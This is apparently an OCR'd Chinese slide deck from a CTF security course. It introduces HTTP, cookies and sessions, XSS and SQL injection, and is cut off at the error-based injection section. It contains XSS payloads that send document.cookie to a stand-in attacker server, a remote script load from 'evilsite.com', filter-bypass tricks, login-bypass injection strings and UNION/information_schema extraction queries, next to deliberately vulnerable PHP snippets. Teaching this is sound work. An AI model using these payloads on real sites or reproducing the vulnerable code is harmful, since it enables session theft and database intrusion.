Web Security


hsiaoyu

Outline

- HTTP Request / Response
- Cookie / Session
- XSS
- SQL Injection
  - Union-Based
  - Error-Based
  - Boolean-Based
  - Time-Based

HTTP Request

POST




```
POST /test.php  HTTP/1.1
Host: www.bamboofox.com
User-Agent:


name=Bamboo&type=Fox
```

GET


www.bamboofox.com/test.php?id=1



```
GET  /test.php?id=1  HTTP/1.1
Host: www.bamboofox.com
User-Agent:
```


HTTP Request Header

- HTTP Request header fields
  - Host: server的網域名稱
  - User-Agent: 辨識使用者瀏覽器
  - Referer: 從哪裡連結到目前的網頁
  - Cookie: 辨識使用者身份的資料
- 容易竄改
  - Tools: Tamper Data . Burp Suite



```
GET /test.php HTTP/1.1
Host: www.bamboofox.com
User-Agent: Mozilla/5.0 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.bamboofox.com/index.html
Connection: keep-alive
```

HTTP Response



```
HTTP/1.1 200 OK

Date: Thu, 13 Feb 2015 12:00:00 GMT
Set-Cookie: PHPSESSID=adbjsf2q1ass26oootd163sf84

(content of page)
```

Cookie & Session


Cookie

- 儲存在client端，用於辨識使用者身份
- 以key/value的形式儲存
- 存在request header中，一起送給server
- Persistent Cookie / Session Cookie

Session

- 儲存在server端
- server傳送session id給client，並在server端建立起這個session id的檔案
- server從此session id來辨認使用者

Cookie & Session



取得Session id

Predictable session id

- 暴力計算session id

Session Hijacking

- XSS
- Session Sniffing
- Session id 存於 URL 中，從Header的Referer中取得

Session Fixation

- 攻擊者先取得Session id，誘使受害者用此Session id登入網站，攻擊者就可用此Session id登入此使用者帳戶


XSS (Cross-site script)

- 在網頁中注入惡意程式碼，然後就可以…
  - alert(1)
  - 竊取 Cookie. Session
  - 改寫網頁
  - 植入木馬
  - 控制受害者機器向其它網站發起攻擊


XSS 分類

Reflected XSS

- script不存在server，server馬上返回頁面的執行結果



```
<body>
    <h1>Hi</h1>
    <input type="text" name="mail" value="<?php echo $_GET['m']; ?>">
</body>
```



```
www.bamboofox.com/xss.php?m=">+<script>alert("XSS")</script>
```

Hi

XSS

<input type="text" name="mail" value= ""><script>alert("XSS")</script>">

XSS 分類

Stored/Persistent XSS

- script存在server，其他訪問該頁面的使用者都會被攻擊，如：論壇、 留言板

DOM Based XSS

```
<script>
    var pos=document.URL.indexOf("name=")+5;
    document.write(document.URL.substring(pos,document.URL.length));
</script>
```

- 現在瀏覽器都會自動轉化<和>(%3C 和 %3E)
- 但也是有不需要<>的script攻擊

XSS 攻擊

- 載入惡意程式碼並執行

```
<script src="http://www.evilsite.com/xss.js"></script>
```

- 偷cookie

🍪頁面重新導向

```
<script>location.href="http://yourserver/cookie.php?cookie="+document.cookie;</script>
```

🍪利用img

```
<img src=/ onerror=location.href=("http://yourserver/cookie.php?cookie="+document.cookie)>
```

E.g. CSAW CTF 2014 – Web 300 – hashes

🍪寫入iframe

```
<script>document.write("<iframe src='http://yourserver/cookie.php?cookie="+document.cookie+"'></iframe>");</script>
```

E.g. Trend Micro CTF 2015 – Analysis offensive 300


XSS 防禦 / 繞過

- 過濾script字串
  - 😎 <ScriPt></scRIpt>
  - 😎<scscriptript></scscriptript>
- 過濾雙引號.單引號
  - 😎 <script>alert(String.fromCharCode(88,83,83))</script>
    = <script>alert(“XSS”)</script>
- HTML encoding
  - PHP **htmlentities() 和 htmlspecialchars()**
- Cookie設定HttpOnly屬性
  - 禁止以JavaScript讀取出cookie
- Content Security Policy

XSS Practice / Reference


- Practice
  - alert(1) to win
  - prompt(1) to win
  - XSS Challenges
  - XSS game
- Reference
  - OWASP XSS (Cross Site Scripting) Prevention Cheat Sheet
  - OWASP XSS Filter Evasion Cheat Sheet

SQL Injection




SQL 語法

- SELECT * FROM users




```
+----+--------+-----+
| id | name   | age |
+----+--------+-----+
|  1 | lalala |   5 |
|  2 | hahaha |  40 |
|  3 | kerker | 113 |
+----+--------+-----+
```

- INSERT INTO "表格名" ("欄位1", "欄位2", ...) VALUES ("值1", "值2", ...);
  - INSERT INTO users (name, age) VALUES ("QQ",100);
- UPDATE "表格名" SET "欄位1" = [新值] WHERE "條件";
  - UPDATE users SET age= 140 WHERE name= "hahaha";
- DELETE FROM, DROP TABLE, ...



```
+----+--------+-----+
| id | name   | age |
+----+--------+-----+
|  1 | lalala |   5 |
|  2 | hahaha | 140 |
|  3 | kerker | 113 |
|  4 | QQ     | 100 |
+----+--------+-----+
```


SQL Injection -- Select



```
$id = $_POST['id'];
$sql = "SELECT * FROM users WHERE id = '$id'";
```

SELECT * FROM users WHERE id = ‘1’ ;

SELECT * FROM users WHERE id = ‘1 OR 1=1’ ;



```
SELECT * FROM users WHERE username = '$username' AND password = '$password';
```

```
SELECT * FROM users
        WHERE  username = ‘’ OR ‘’ = ‘’
        AND  password = ‘’ OR ‘’ = ‘’ ;
```

測試欄位型態

數字

```
SELECT * FROM users WHERE id = $id;
```

SELECT * FROM users WHERE id = 1 ;

SELECT * FROM users WHERE id = 1 or 1=1 ;
SELECT * FROM users WHERE id = 1+1 ;

字串

```
SELECT * FROM users WHERE id = '$id';
```

```
SELECT * FROM users WHERE id = "$id";
```

SELECT * FROM users WHERE id = ‘1’ ;

SELECT * FROM users WHERE id = ‘1 or 1=1’ ;
SELECT * FROM users WHERE id = ‘1 and (select ‘1’)= ‘1’ ;

SQL Injection type

- 可以從回應網頁看到執行結果/錯誤訊息

  Union-Based
  Error-Based

- 僅可知道有沒有成功

  Boolean-Based
  Time-Based


Union-Based SQL Injection

- 原始SQL執行結果會顯示在網頁上
- 透過 Union 串接想要的資料並顯示於網頁

Union-Based SQL Injection

- Step 1：知道欄位個數
- 假設有4個欄位


SELECT * FROM users WHERE id = 1 ;




```
+----+------+-----+--------+------+
| id | name | age | gender | type |
+----+------+-----+--------+------+
|  1 | lala |   5 | boy    | cute |
+----+------+-----+--------+------+
```

Union-Based SQL Injection

SELECT * FROM users UNION SELECT 1,2,3;




```
mysql> select * from users union select 1;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> select * from users union select 1,2;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> select * from users union select 1,2,3,4;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```




```
mysql> select * from users union select 1,2,3,4,5;
+----+------+-----+--------+------+
| id | name | age | gender | type |
+----+------+-----+--------+------+
|  1 | lala |   5 | boy    | cute |
|  1 | 2    |   3 | 4      | 5    |
+----+------+-----+--------+------+
```

Union-Based SQL Injection

SELECT * FROM users ORDER BY 1;



```
mysql> select * from users order by 1;
+----+------+-----+--------+------+
| id | name | age | gender | type |
+----+------+-----+--------+------+
|  1 | lala |   5 | boy    | cute |
+----+------+-----+--------+------+
```




```
mysql> select * from users order by 6;
ERROR 1054 (42S22): Unknown column '6' in 'order clause'
```

Union-Based SQL Injection

知道欄位個數後…
串接需要的資訊

- version()
- user()
- database()

```
SELECT * FROM users UNION SELECT 1,user(),3,4,5;
```



```
+----+------------------+-----+---------+------+
| id | name             | age | gender  | type |
+----+------------------+-----+---------+------+
|  1 | lala             |   5 | boy     | cute |
|  1 | root@localhost   |   3 | 4       | 5    |
+----+------------------+-----+---------+------+
```

Union-Based SQL Injection

- 所有資料庫名稱存放資訊

```
SELECT schema_name  FROM information_schema.schemata ;
```

- 所有 Table 名稱存放資訊

```
SELECT table_schema, table_name
        FROM information_schema.tables ;
```

- 所有 Column 名稱存放資訊

```
SELECT table_schema, table_name, column_name
        FROM information_schema.columns  ;
```

- Cheat Sheet

  http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Error-Based SQL Injection

- 原始SQL執行結果的**錯誤訊息**會顯示在網頁上
- 透過錯誤訊息取得資訊

Error-Based SQL Injection

- DuplicateEntry

